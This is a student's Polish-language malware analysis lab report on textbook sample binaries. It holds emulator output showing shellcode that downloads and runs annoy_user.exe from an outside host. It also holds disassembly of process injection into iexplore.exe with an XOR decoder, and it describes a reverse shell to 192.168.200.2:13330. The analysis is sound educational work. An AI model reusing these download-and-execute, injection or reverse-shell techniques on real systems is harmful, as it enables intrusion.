Szymon Kozioł

6.1

Do przeprowadzenia laboratorium wykorzystałem obsa sandboxy: Windows XP oraz Windows 10

```
 Directory of C:\Documents and Settings\Szymi\Desktop\binaries

2024-06-17  19:36    <DIR>          .
2024-06-17  19:36    <DIR>          ..
2011-11-12  17:45               144 config.dat
2011-02-17  21:09             1 342 Lab08-01.bin
2011-03-01  23:10            40 960 Lab08-02.exe
2011-02-17  21:09            50 690 Lab08-03.pdf
2011-02-17  21:13               802 Lab08-03_sc.bin
2011-11-16  03:48            24 576 Lab09-01.exe
2011-11-17  12:58            32 768 Lab09-02.exe
2011-11-13  13:03            86 016 Lab09-03.exe
2010-08-11  10:27            49 152 shellcode_launcher.exe
               9 File(s)        286 450 bytes
               2 Dir(s)  87 015 002 112 bytes free

C:\Documents and Settings\Szymi\Desktop\binaries>
```

```
C:\Documents and Settings\Szymi\Desktop\binaries>shellcode_launcher.exe -i Lab08
-01.bin -bp
Starting up
Creating breakpoint at: 0x003a0000
Calling file now. Loaded binary at: 0x003a0100
```

1)

Shellcode jest zakodowany alfabetycznie.

2)

```
C:\Users\SzymonMalware\Desktop>
FLARE-VM 17.06.2024 21:27:18,00
C:\Users\SzymonMalware\Desktop>scdbg -f binaries/Lab08-01.bin -findsc
Loaded 53e bytes from file binaries/Lab08-01.bin
failed at offset 201/53e value: 201 memoffset 40b0d49
Testing 1342 offsets  |  Percent Complete: 99%  |  Completed in 15484 ms
0) offset=0x0          steps=MAX    final_eip=7c801d7b   LoadLibraryA
1) offset= 0x21f        steps=38224      final_eip= 40120d
2) offset= 0x224        steps=794        final_eip= 40153f

Select index to execute:: (int/reg) 0
0
Loaded 53e bytes from file binaries/Lab08-01.bin
failed at offset 201/53e value: 201 memoffset 5598ca1
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401313  LoadLibraryA(URLMON)
40132d  GetSystemDirectoryA( c:\windows\system32\ )
40134c  URLDownloadToFileA(http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe, c:\WINDOWS\system32\1.exe)
401358  WinExec(c:\WINDOWS\system32\1.exe)
40135b  GetCurrentProcess() = 1
401364  TerminateProcess(1) = 1

Stepcount 237493
```

Są to funkcje:

1. LoadLibraryA
2. GetSystemDirectoryA
3. URL DownloadToFileA
4. WinExec
5. GetCurrentProcess
6. TerminateProcess

3)


http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe


4)

Pozostawia plik wykonywalny c:\WINDOWS\system32\1.exe

6.2

1)





```
; Attributes: bp-based frame

; int __cdecl sub_401180(LPSTR lpCommandLine, int)
sub_401180 proc near

StartupInfo= _STARTUPINFOA ptr -58h
ProcessInformation= _PROCESS_INFORMATION ptr -14h
var_4= dword ptr -4
lpCommandLine= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 58h
push    edi
mov     [ebp+var_4], 0
mov     ecx, 11h
xor     eax, eax
lea     edi, [ebp+StartupInfo]
rep stosd
xor     eax, eax
mov     [ebp+ProcessInformation.hProcess], eax
mov     [ebp+ProcessInformation.hThread], eax
mov     [ebp+ProcessInformation.dwProcessId], eax
mov     [ebp+ProcessInformation.dwThreadId], eax
mov     [ebp+StartupInfo.cb], 44h ; 'D'
mov     [ebp+StartupInfo.wShowWindow], 0
mov     [ebp+StartupInfo.dwFlags], 1
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; lpProcessInformation
```

Iniekcja odbędzie się w procesie iexplore.exe

Proces tworzenia i wstrzykiwania shellcode'u przebiegnie w następujących krokach:


Funkcja załaduje ścieżkę do procesu docelowego (iexplore.exe).

Wywołana zostanie funkcja GetProcessID.

Funkcja utworzy nowy proces iexplore.exe.

I ostatecznie - **wstrzykiwanie shellcode'u** - po utworzeniu nowego procesu, shellcode jest wstrzykiwany do tego procesu.

2)



```
loc_401403:             ; dwSize
push    1A7h
push    offset unk_407030 ; lpBuffer
mov     ecx, [ebp+dwProcessId]
push    ecx             ; dwProcessId
call    sub_401230
add     esp, 0Ch
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_401436
```

```
.data:0040702C                  align 10h
.data:00407030 unk_407030       db 0EBh                 ; DATA XREF: _main+C8↑o
.data:00407031                  db  11h
```

Shellcode znajduje się pod adresem **0x407030.**

3)

```
.data:00407030 loc_407030:
.data:00407030                  jmp     short loc_407034  ; DATA XREF: _main+C8Fo
.data:00407032 ; ---------------------------------------------------------------------------
.data:00407032
.data:00407032 loc_407032:                              ; CODE XREF: .data:loc_407034j
.data:00407032                  pop     edi
.data:00407033                  push    small 18Fh
.data:00407038                  pop     cx
.data:00407039                  mov     al, 0E7h
.data:0040703B
.data:0040703B loc_40703B:                              ; CODE XREF: .data:0040703Eij
.data:0040703B                  xor     [edi], al
.data:0040703D                  inc     edi
.data:0040703E                  loopw   loc_40703B
.data:00407040                  jmp     short loc_407048
.data:00407042 ; ---------------------------------------------------------------------------
.data:00407043
.data:00407043 loc_407043:                              ; CODE XREF: .data:loc_407030j
.data:00407048                  call    loc_407032
.data:0040704D                  outsb   ah, [esi+08h]
```

```
.data:00407032
.data:00407032 loc_407032:                             ; CODE XREF: .data:loc_407034j
.data:00407032                 pop     edi
.data:00407033                 push    small 18Fh
.data:00407038                 pop     cx
.data:00407039                 mov     al, 0E7h
.data:0040703B
.data:0040703B loc_40703B:                             ; CODE XREF: .data:0040703Eij
.data:0040703B                 xor     [edi], al
.data:0040703D                 inc     edi
.data:0040703E                 loopw   loc_40703B
.data:00407040                 jmp     short loc_407048
```

Na podstawie tych danych widać, że kod wprowadza dekodowanie za pomocą operacji XOR z wartością 0xE7, co jest używane do odkodowania shellcode'u znajdującego się od adresu 0x407048.

4)

Będzie to 192.168.200.2

5)

Tworzy reverse shell do adresu 192.168.200.2 na porcie 13330. Następnie po zdalnym połączeniu generuje procesy za pomocą **CreateProcessA.**

7.1

1)

Funkcja odbiera adres URL jako argument i pobiera plik.

```
push    ebp
mov     ebp, esp
sub     esp, 8
push    4               ; Size
call    ??2@YAPAXI@Z    ; operator new(uint)
add     esp, 4
mov     [ebp+var_8], eax
mov     eax, [ebp+var_8]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     dword ptr [ecx], offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"...
mov     ecx, [ebp+var_4]
call    sub_401040
xor     eax, eax
```

2)

```
.data:00405020 ; _PVFV dword_405020
.data:00405020 dword_405020    dd 0                    ; DATA XREF: _doexit:loc_4012E9↑o
.data:00405024                 align 10h
.data:00405030 aHttpWwwPractic db 'http://www.practicalmalwareanalysis.com/cpp.html',0
.data:00405030                                         ; DATA XREF: WinMain(x,x,x,x)+1C↑o
.data:00405061                 align 4
.data:00405064 ; CHAR aCEmpdownloadEx[]
.data:00405064 aCEmpdownloadEx db 'c:',9,'empdownload.exe',0
.data:00405064                                         ; DATA XREF: sub_401040+B↑o
.data:00405077                 align 4
.data:00405078 off_405078      dd offset __exit        ; DATA XREF: __amsg_exit+1C↑r
.data:0040507C dword_40507C    dd 2                    ; DATA XREF:   FF MSGBANNER+E↑r
```

http://www.practicalmalwareanalysis.com/cpp.html

3)

Program pobiera jakąś zawartość z tego adresu URL: http://www.practicalmalwareanalysis.com/cpp.htm i zapisuje go jako c:\tempdownload.exe.